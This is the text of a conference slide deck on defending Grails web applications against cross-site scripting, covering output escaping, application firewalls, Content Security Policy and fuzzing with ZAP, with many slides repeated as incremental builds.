- Review your Grails app to double-check how all dynamic content gets escaped

Be aware

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic

Be aware

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge

Be aware

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge
- Adopt ZAP or similar fuzzers in your CI process

Be aware

- Review your Grails app to double-check how all dynamic content gets escaped
- Monitor for suspicious traffic
- Spread the knowledge
- Adopt ZAP or similar fuzzers in your CI process
- **Review available security plugins for Grails**

Application firewalls

- Enable common, safe rules

Application firewalls

- Enable common, safe rules
- Log unexpected traffic

Application firewalls

- Enable common, safe rules
- Log unexpected traffic
- **Don't fool yourself**

Early-adopt CSP

- CSP: Content Security Policy

Early-adopt CSP

- CSP: Content Security Policy
- Adds headers to disable default behavior

Early-adopt CSP

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript

Early-adopt CSP

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript
 - dynamic code evaluation

Early-adopt CSP

- CSP: Content Security Policy
- Adds headers to disable default behavior
 - inline Javascript
 - dynamic code evaluation
- Still a Candidate Recommendation of W3C

**Conclusions: Grails can
defeat XSS**

Grails

- Is able to defend our application from XSS attacks

Grails

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details

Grails

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details
- Upgrade to 2.3 ASAP

Grails

- Is able to defend our application from XSS attacks
- But we need to pay attention to the details
- Upgrade to 2.3 ASAP
- Pay attention to XSS

XSS

- Is much more dangerous than defacement jokes

XSS

- Is much more dangerous than defacement jokes
- The browsers are the actual target

XSS

- Is much more dangerous than defacement jokes
- The browsers are the actual target
- Difficult to monitor

XSS

- Is much more dangerous than defacement jokes
- The browsers are the actual target
- Difficult to monitor
- Uncomfortable counter-measures in the browser: NoScript, Request Policy

Wake up

- Write secure applications by default

Wake up

- Write secure applications by default
- Get yourself used with Metasploit, Burp, ZAP

Wake up

- Write secure applications by default
- Get yourself used with Metasploit, Burp, ZAP
- Spread the word both horizontally and vertically

Picture credits

- **Cover:**

<http://www.flickr.com/photos/usairforce/>
CC by-nc

- **White rabbit:**

<http://www.flickr.com/photos/alles-banane/5849593440>
CC by-sa-nc

- **Hieroglyphs:**

<http://www.flickr.com/photos/59372146@N00>
CC by-sa-nc

- **Zombies:**

<http://www.flickr.com/photos/aeviin/4986897433>
CC by-sa-nc

XSS Countermeasures in Grails



Rafael Luque @rafael_luque — OSOCO
José San Leandro @rydnr — Ventura24

